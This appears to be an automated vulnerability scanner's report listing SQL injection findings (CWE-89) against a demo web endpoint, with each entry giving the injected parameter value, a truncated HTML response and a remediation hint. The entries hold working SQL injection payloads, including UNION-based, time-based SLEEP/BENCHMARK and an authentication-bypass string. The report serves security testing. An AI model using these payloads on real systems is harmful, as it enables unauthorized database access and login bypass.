href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID

CWE-89

Issue Number

#1016

Scan

SQL Injection

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1017

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1018				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1019				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1020	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value					
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	<p>Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]</p>					
Action Points	<p>You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io</p>					
CWE-ID	CWE-89					
Issue Number	#1021					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>" or sleep(5)=""</td></tr> </table>	Name	Value	demouser@deepfence.io	" or sleep(5)=""
Name	Value				
demouser@deepfence.io	" or sleep(5)=""				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1022				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055"</td></tr> </table>	Name	Value	demouser@deepfence.io	1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055"
Name	Value				
demouser@deepfence.io	1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055"				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1023	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' or true--</td></tr></table>		Name	Value	demouser@deepfence.io	' or true--
Name	Value					
demouser@deepfence.io	' or true--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1024					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))--

Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script></html> Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16] Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io CWE-ID CWE-89 Issue Number #1025
----------	---

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script></html> Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16] Action Points You may need to remove SQL tokens from the contents of the parameter demouser@				

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#1026

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11#
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1027					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1028

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 28</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 28
Name	Value				
demouser@deepfence.io	ORDER BY 28				
